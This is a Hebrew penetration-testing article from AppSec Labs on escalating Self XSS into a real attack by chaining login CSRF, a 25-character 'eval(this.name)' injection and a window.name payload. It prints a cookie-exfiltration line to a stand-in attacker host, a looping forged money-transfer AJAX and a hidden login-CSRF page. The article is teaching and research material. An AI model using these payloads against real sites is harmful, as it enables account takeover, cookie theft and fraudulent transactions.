Self XSS - Never Ending Game

נכתב ע"י ישראל חורז'בסקי [Sro], סמנכ"ל טכנולוגיות AppSec Labs

רותם צדוק, מומחה אבטחת אפליקציות, AppSec Labs

פרולוג

מספרים על יהודי ששתה לשוכרה בבית מרזח. החליטו חבריו ללמד אותו לקח (סטייל פיגוע פייסבוק 1500 לספירה...) והלבישו אותו בבגדים של כומר, והשכיבו אותו בכנסיה. לאחר יממה וחצי, כשפג תוקף הכוהל מדמו, הבחורצ'יק מתעורר ולהפתעתו מגלה שהוא בכנסייה לבוש בבגדי כומר. שמא כומר אני?! תהה בלבו. אבל אני זוכר שאני יהודי... לאחר מספר דקות של מחשבה, החליט על מבחן שיקבע אם הוא יהודי או כומר. הוא יפתח את אחד הספרים בארון ויבדוק אם הוא מבין מה כתוב שם או לא. אם הוא מבין - סימן שהוא כומר. אם הוא לא מבין - סימן שהוא אכן לא שייך למקום.

מיד קם, כשהוא עדיין מעט מתנודד, וניגש לארון. פתח ספר אחד - כלום. פתח ספר שני - כשגם כאן לא הבין מילה, הסיק שהוא לא שייך למקום, וחזר לישון. לאחר כמה שעות התעורר וחשש בלבו שמא כומר אני, ובעצם כל הכמרים לא מבינים שום דבר מהספרים שלהם...

המשל הזה מתאר מצב שבו מישהו חושב שכולם רואים את העולם כמוהו. אם הוא לא מבין איזה ספר - אז אף אחד לא מבין. בהמרה לעולם ההאקינג, אם הוא לא יודע איך לנצל בעיה מסוימת - אף אחד לא יודע לנצל ולכן היא לא חמורה.

כל קורא שמכיר את תקיפת XSS ומצא במהלך הקריירה שלו כמה וכמה כאלה, נתקל בסוגים שונים ותרחישים שונים שחלקם נותרו "בלתי נצילים". אחד התרחישים המוכרים ביותר ל-XSS שאינו נציל הוא סוג של Self/Private XSS שיכול לרוץ רק בחשבונו של התוקף שהכניס את ה-Payload... זאת אומרת שכדי שהקוד ירוץ, הקרבן צריך לתקוף את עצמו. מעצבן ממש, נכון?


כאשר מדובר ב-XSS מהסוג הזה חלקנו ממהרים לתעד, לנטוש ולעבור הלאה בתקווה למצוא אחד נוסף ומרגש יותר - מבלי לעצור רגע, לחשוב ולהתייחס לחיה המוזרה הזאת ולהרכיב לה תרחיש ניצול שיכול להתאים לקהל הקורבנות הרחב בחוץ.

אנחנו באפסק מקפידים שבדו"חות של בדיקות אבטחה, כל בעיה שמופיעה, היא "בעיה אמיתית". בעיה נצילה. בעיה בלתי נצילה זה משהו שחשוב לדבר עליו בייעוץ או ב-Code review, אך אין מקומה בדו"חות PenTest. התוצאה של גישה זו היא חשיבה יצירתית לשדרוג כל בעיית אבטחה לחמורה, אבל לא סתם עם "תירוץ" אלא עם הוכחת יכולת, כשלעיתים מצורפים מספר סרטונים לדו"ח.

במאמר זה נראה דוגמא לקונספט שכזה, ונלמד איך ניתן לשדרג Self XSS שבו התוקף - תוקף את עצמו (שבואו נודה על האמת, זה די מטומטם...) שעל פניו לא היה אפילו מדווח ללקוח, למצב שבו כתבנו ממצא ברמת חומרה Medium והלקוח, בעקבות סרטון - ביקש להעלות את זה ל-High.

#1 - משמעותו של Self-XSS כפי שהכרנו בעבר


עד היום כאשר אנו מדברים על Self-XSS, רבים אומרים "שטויות! זה ממצא שמבוסס נטו על Social Engineering" כיוון שהדרך המקובלת לגרום למשתמש לבצע תקיפה בחשבון שלו היא באמצעות שכנוע עם סיפור קלאסי של Social Engineering. התרחיש המוכר מתאר משתמש תמים שרוצה לפרוץ לחבריו או לנסות נסיונות שכותבים עליהם באתרי צד-שלישי. דוגמא:



[מתוך: http://www.hayy.net/hackfbaccount]

ע"י חיפוש זריז בגוגל אחר "How to hack Facebook" אפשר למצוא כמה וכמה אתרים שנותנים מדריך step by step (צעד אחר צעד) לפריצת חשבונות משתמשים שבעצם תוקפים את אותו האקר שמעוניין

לפרוץ. חלק מהאתרים הללו עובדים בשיטה של הדבקת סקריפט AJAX ב-developer tools של הדפדפן, ובעבר אפילו גניבת ה-Cookie של ההאקר הצעיר. ומה פייסבוק עשו בנידון? הזהירו אותנו (תפתחו את הקונסול בדפדפן ותראו):



מגניב. אז זהו ה-Self XSS המוכר שאותו אנו מכירים, שאכן מבוסס על 99 אחוזים של Social Engineering ואחוז אחד של יכולת טכנית (Ctrl+C, Ctrl+V).

#2 - משמעותו של Self-XSS החדש!

בתרחיש שלנו מדובר ב-XSS שניתן להרצה אך ורק בתוך אזור מסוים באפליקציה, החשוף רק לחשבונו של המשתמש. לדוגמא, נתאר אפליקציה פיננסית (בנק, הימורים) ובה לכל משתמש יש את הפרופיל שלו שבו ניתן להכניס הגדרות (שם פרטי, שם משפחה, תמונה), וה-XSS רץ רק מהדף הפרטי של הפרופיל שלו עצמו, על ה-XSS שהוא צריך להכניס בשם משפחה שלו עצמו... לכאורה, זה לא חכמה, כי זה רץ רק בקונטקסט שלו עצמו.

תרחיש התקיפה הבא עובד כ-Semi-Automatic Attack. כלומר, התקיפה מתרחשת כמעט לגמרי באופן אוטומטי, כאשר הדבר היחידי שנצטרך הוא את התערבות המשתמש בחלק הרבה יותר לגיטימי ולכאורה תמים מאשר העתק (העתק-הדבק) של קוד מגניב לפריצת חשבונות.

בניגוד לתקיפות XSS קלאסיות שאנו מכירים, שבהן די בהזרקה של סקריפט פשוט וכל משתמש שמבקר בדף הנוגע/טוען את ה-URL הנגוע יריץ את הקוד:

```
new Image().src='http://attackers-listener.party/logger.php?param='+document.cookie;
```

בתרחיש זה נצטרך לנצל חולשה נוספת, שיש שיאמרו שאינה חולשה כלל לכשעצמה. המדובר הוא ב-CSRF על טופס ה-Login. להבדיל מיתר האפליקציה שבה CSRF הוא אכן משמעותי, ב-Login קשה לתאר Attack Scenario בעל פוטנציאל נזק - התוקף יגרום לקרבן להיות מחובר לחשבון שלו? ביג דיל... בהמשך נתאר מקרי קצה נוספים שידרשו ניצול של מתקפות "בלתי נצילות" נוספות, בהתאם למה שה-XSS דורש.

וכאן ידידיי, מתחיל המשחק - בעצם מדובר בהרכבת פאזל (ובשאיפה לספק לכם Template שיעביר את המסר לבעלי האתרים) מכל אותם "תקיפות שוליות" לכדי ניצול מגניב שירים את רמת חומרתו של Self-XSS אל על.

<u>פוטנציאל הנזק ותנאי מימוש</u>

חשוב לציין, פוטנציאל הנזק זהה לחלוטין לזה הקיים בתקיפות XSS רגילות. התוקף יוכל להריץ קוד זדוני בדפדפן של הקרבן ומה שמשתנה הם רק כללי המשחק - דרך הניצול שדורשת התממשות של <u>אחד משני תנאים עיקריים</u>:

- ✓ Self-XSS רץ בחשבונו של התוקף בלבד. התוקף יכול לייצר XSS אבל הוא ירוץ רק בחשבונו.
- ✓ לעיתים קיצוניות יותר, בכדי להטריג את ה-XSS (לגרום לו לרוץ), נדרשת התערבותו של הקרבן. לדוגמא:
  - לחיצה על לחצן שמפעיל את התקיפה
  - הדבקה של ה-Payload באחד השדות בכדי להריץ את הקוד

#3 תכל'ס, איך זה עובד?

לאחר שמצאנו XSS שתואם לכל המתואר והמפורט למעלה, נתקדם צעד צעד.

שלב א' - בדיקת "התקיפות השוליות":

בכדי לדעת אילו תקיפות נוספות עלינו לשלב פרט ל-CSRF ל-LogIn ול-LogOut, עלינו קודם להבין איך ה-XSS שמצאנו רץ:

- במידה והוא רץ ישר עם טעינת הדף - זכינו, זה יהיה מאוד פשוט היות וכל מה שנצטרך זה רק Login/Logout CSRF.
  - ✓ טיפ שולי: תפיסת בקשת ה-Login ב-Burp > קליק ימני > Engagement Tools > Generate CSRF PoC.
  - × במידה וה-Login מתבצע ב-JSON, והשרת מוודא שהבקשה נשלחת עם:

```
Content-Type: application/json
```

לא נוכל לבצע CSRF, כיוון ש-CSRF קלאסי שולח את ההדר:

```
Content-Type: text/html
```

- במידה והוא רץ לאחר הקלקה על לחצן בדף - לא נורא, גם כאן זה יחסית פשוט אך עדיין, יצריך מאיתנו לוודא גם את ClickJacking.

טיפ שולי: תוכלו לבדוק בקלות אם האתר נטען ב-Iframe באמצעות אחד מכלי האונליין שבשרת המעבדה שלנו: http://online.attacker-site.com/html5/ClickjackingTester

שלב ב' - הכנת הטריגר בחשבונו של התוקף:

מכיוון שהניצול דורש הרבה JavaScript ב-XSS, נצטרך למצוא דרך לטעון הרבה JS ב-XSS קצר. במקרה שלנו היינו מוגבלים ל-25 תווים, זה נשמע הרבה, אבל כשתתחילו לכתוב תגלו שמהר מאוד עברתם את זה. בואו נראה, יש לנו את:

Payload	<script src=//x.tk></script>
Length	28

ארוך מעט ממה שצריך. בעיקרון אם בדף יש אח"כ תגית סיום של סקריפט, אנחנו יכולים "לסמוך עליה":

Payload	<script src=//x.tk>
Length	19

אממה, 3 מגבלות. 1 - כשהאתר מוגן עם CSP נגד טעינה מדומיינים אחרים, זה לא יעבוד. 2 - עבור הגרסה הקצרה צריך אכן שיהיה אח"כ תגית סקריפט, אצלנו לא היה. 3 - אצלנו ההזרקה לא הייתה בין תגיות אלא בתוך Attribute מסוג Value. שזה אומר:

Payload	"><script src=//x.tk></script>
Length	30

אאוץ. אולי עם Web worker?

Payload	"onclick="new Worker('//x.tk/')
Length	31

אפילו ארוך יותר...

אחרי נבירה בארכיוני הזכרון, העלינו טכניקה שמקורה מהעבר הרחוק של מתכנתי הקליינט, ויכולה לשמש אותנו היום בכל מיני מצבים. על מנת להעביר מידע בין דומיינים היינו יכולים להשתמש באובייקט window.name על מנת לשמור ערך מדומיין א' ולעשות איתו משהו בדומיין ב' לאחר Redirect באותו החלון.

לדוגמא:

```
<script>
window.name = "This is a value that belongs to Domain A";
window.location = "http://domain-B.com";
</script>
```

ואילו בדומיין B, נוכל לגשת לערכו של אובייקט זה. נניח שימוש ב:

```
eval(window.name);
```

יאללה, ספירת אורך:

Payload	"onclick="eval(window.name)
Length	27

קרוב... כמה היינו צריכים? 25. נפלא. צריך לקצר את זה בזוג תווים. אפשר להשתמש ב-Events קצרים יותר כמו: onload, onplay, onblur, oncopy, onshow, אבל הם חוסכים לנו רק תו אחד. במקרים אחרים ניתן להשתמש ב-oncut:

Payload	"oncut="eval(window.name)
Length	25

אלא שאצלנו זה היה Input מסוג Button. לא משהו שאפשר "לקטקט" אותו...

ניסינו לייצר משתנים חדשים ולדרוס ערכים אחרים (window.x), נאדה. ברגע שעוברים דומיין הכל מתאפס, רק window.name נשאר.

ואז אחרי שחטפנו כמה וכמה Exceptions מהדפדפן, גילינו בקונסול את הפלא שנקרא this. נחשו לאיזה אובייקט הוא מפנה... קדימה לספירה:

Payload	"onclick="eval(this.name)
Length	25

טוב. הגענו ליעד. אפשר להזריק את ה-XSS הגנרי שיאפשר לנו אח"כ להריץ Payload שאינו מוגבל באורך רוחב גובה ועומק...

שלב ג' - הרכבת ה-Payload שישמש אותנו בתוך window.name:

השלב הבא יהיה להרכיב את הפעולות הזדונית שאנו רוצים לבצע, ולהכניס אותן לתוך אובייקט window.name על מנת להריץ על חשבונו של התוקף את האג'אקסים הזדוניים שלנו. אז מה בתפריט?

1. Ajax ראשון לניתוק המשתמש מחשבונו של התוקף - **חובה**

   (מכיוון שזה Ajax מתוך הדומיין, גם אם זה לא פגיע ל-CSRF, ניתן לבצע את הפעולה).
2. כתיבת Ajax זדוני שיבצע פעולה מאוד זדונית בחשבונו של הקרבן - **לא חובה**... אבל אחרת למה הגענו עד לכאן?
3. פתיחת Tab חדש של האפליקציה לממשק ה-Login - **חובה**

דוגמת קוד:

```
<html><body><script>
    logout = 'document.write(\'<form action="https://domain.com/logout" Method="GET"
    target="_new" name="logout"><input type="hidden" name="login" value="url"
    /></form><scr\'+\'ipt>document.forms.logout.submit();</scr\'+\'ipt>\');'
    login = 'document.write(\'<form action="https://domain.com/login" Method="GET"
    target="_new"
    name="login"></form><scr\'+\'ipt>document.forms.login.submit();</scr\'+\'ipt>\');'
    action = 'setInterval(\'$.post("https://domain.com/action",
    {"transferTo":"AppSec","Money":54321},
    function(d){console.log(d);alert(d.responseText)});\', 1000);';
    window.name = logout + login + action;
    window.location = 'https://domain.com/xss_vulnerable_page';
</script></body></html>
```

פירוט המשתנים:

משתנה	פעולה
Logout	מכיל קוד שרושם לדף טופס logout ו"משגר" אותו (submit) עם document.forms.FormName.submit(). עם target='_new' שייפתח ב-Tab חדש, כדי שהדף לא יבצע redirect. דרך אחרת תהיה ליצור iframe נסתר ולהגדיר את ה-target לשם של ה-iframe.
Login	כותב לדף טופס עם בקשה מסוג Get לדף Login, מה שזה עושה זה לפתוח Tab חדש עם הדף Login.

Action	מריץ בלולאה כל שניה קוד ששולח Ajax מסוג post ($.post כי בדף כבר היה jquery) ומנסה לבצע פעולה. וכותב לקונסול של הדפדפן את התוצאה. למעשה אם נעקוב כל הזמן בקונסול נוכל לראות שהפעולה נכשלת (כי היא מתבצעת על החשבון של התוקף) עד שהמשתמש מבצע Login ואז היא מצליחה.


שלב ד' - בניית דף ה-CSRF Login:

כעת נבנה את הצעד הראשון של המתקפה: Login לחשבון של התוקף. הדף מבצע 2 פעולות, Login לחשבון של התוקף ו-Redirect לדף שבנינו בשלב הקודם (הפרדתי את הפעולות ל-2 דפים, כיוון שבמקרים מורכבים יותר שדורשים יותר צעדים למתקפה, כמו Click Jacking, יהיה לנו בלגן רציני אם נבצע הכל מדף אחד):

```
<html><body>

<iframe name="attackerLogin" style="display: none"></iframe>
<form action="https://domain.com/login" method="POST"
      target="attackerLogin" id="attackerLogin">
  <input type="hidden" name="user" value="abc" />
  <input type="hidden" name="password" value="def" />
</form>

<form action="./secondPage.html" Method="GET" id="xss"></form>

<script>
// Useful function
// Instead of: document.getElementById('objeId').value = x
// Use: $('objId').value = x
function $(id) {return document.getElementById(id)}

// Log in as attacker
$('attackerLogin').submit();
// Give it few seconds, until the login will be done
// and redirect to the page that puts the payload in the window page
setTimeout(function(){$("xss").submit()}, 5000);
</script>

</body></html>
```

שלב ה' - Test it!

לאחר שהכל מוכן יש להפעיל את התהליך על מנת לבדוק 100 אחוז תקינות של התקיפה. אז על מנת לעשות קצת סדר בכל השלבים - זהו תרשים הזרימה שעל פיו ניתן לעבוד בכדי לבנות את התרחיש:



הכל מתחיל בכך שהקרבן מבקר באתר הזדוני attacker-site.com:

1. הקרבן גולש לאתר של התוקף
2. Login CSRF - מחבר את הקרבן לחשבונו של התוקף, מדובר ב-CSRF קלאסי שבו נספק גם את ה-Credentials לחשבונו של התוקף.
3. Redirect לדף השני בחשבונו של התוקף.
4. קוד JavaScript ב-attacker-site.com קובע באובייקט window.name את כל ה-Payload שיתבצע מאוחר יותר.
5. לאחר מכן, מבצע Redirect לדף הפגיע ב-victim-site.com שבו נמצא ה-XSS שלנו יחד עם פונקציית eval(this.name).

6. בום! פונקציית ()eval מריצה את סעיפים 6,7 ו-8 אחד אחרי השני.
7. בשלב זה מתבצעת קריאת AJAX בכדי לנתק את הקרבן מחשבונו של התוקף.
8. באותו החלון, רץ AJAX נוסף שהוא זה שמכיל את הפעילות הזדונית שאותה תכננו לבצע במקור עם XSS לגיטימי, בעל אורך תווים שאינו מוגבל. ה-Ajax ממשיך לרוץ כל הזמן בלולאה, גם אחרי שהחשבון של התוקף מנותק. הקריאות נכשלות, אבל הוא ממשיך לנסות.
9. נפתח Tab חדש ובו הפניה לחלון ה-Login של האפליקציה. היות ובסעיף 5 ניתקנו את המשתמש מחשבונו של התוקף, הוא יצטרך לבצע Login ידני מחדש לחשבונו. בזמן שה-Tab הזדוני (מסעיף 6) מריץ Ajax באופן מחזורי, וכושל פעם אחר פעם (או ממתין ובודק) - עד אשר המשתמש יבצע Login לחשבונו.
10. המשתמש מבצע Login לחשבונו, יש להדגיש שמדובר ב-Login לגיטימי. אם המשתמש בודק את כתובת הדף, זה לגמרי הכתובת הנכונה עם תעודת SSL וכו'. ה-Login מתבצע הטאב הקודם עדיין מריץ Ajax בדומיין Victim.com - והקרבן נתקף.

חווית משתמש:

1. משתמש ביקר בדומיין Attacker.com.
2. המשתמש רואה ריפרש של הדף ונפתח לו Tab חדש ל-Login לאפליקציה.
3. המשתמש מגרד בראש... לא מבין מה קרה, מוודא שהוא בדומיין הנכון, נרגע כי יש לו תוסף בדפדפן שיודע לזהות Phishing והוא טוען שהדף מקורי, מבצע Login שנית (בטאב החדש).
4. Game Over.

סיכום

זהו הקונספט שבחרנו על מנת להציג דרך אחת שבה ניתן לבצע את המתקפה הנ"ל, כמובן שיש עוד דרכים שונות ומשונות שאפשר לבחור ולבנות על מנת לייעל את התקיפה אפילו יותר עד למצב שבו כמעט ולא נוכל להבחין בכל מה שקרה, כמו למשל לבנות דף Phishing לאחר הרצת window.name ולבקש מהמשתמש להזדהות שנית - כך, נוכל לגנוב למשתמשים את פרטי ההזדהות, מבלי לפתוח אפילו Tab חדש.

מי אנחנו

רותם צדוק

יועץ ומדריך האקינג
ואבטחת מידע באפסק

Hacking enthusiast, מעל 5 שנים ניסיון בשטח בתחום ה-Web והמובייל ועדין ממשיך ללמוד ולפתח טכניקות מתקדמות ומחוכמות של תקיפות שונות. ☺

ישראל חורז'בסקי

סמנכ"ל טכנולוגיות באפסק
מוביל R&D בתחום מובייל ו-IoT

התחלתי לתכנת C בגיל 9, לנהל פורום האקינג בגילאי העשרה, ובשנים האחרונות לצד מחקר יעוץ והדרכה, מבצע גם ניהול עסקי. חושב חיובי יצירתי ומהר.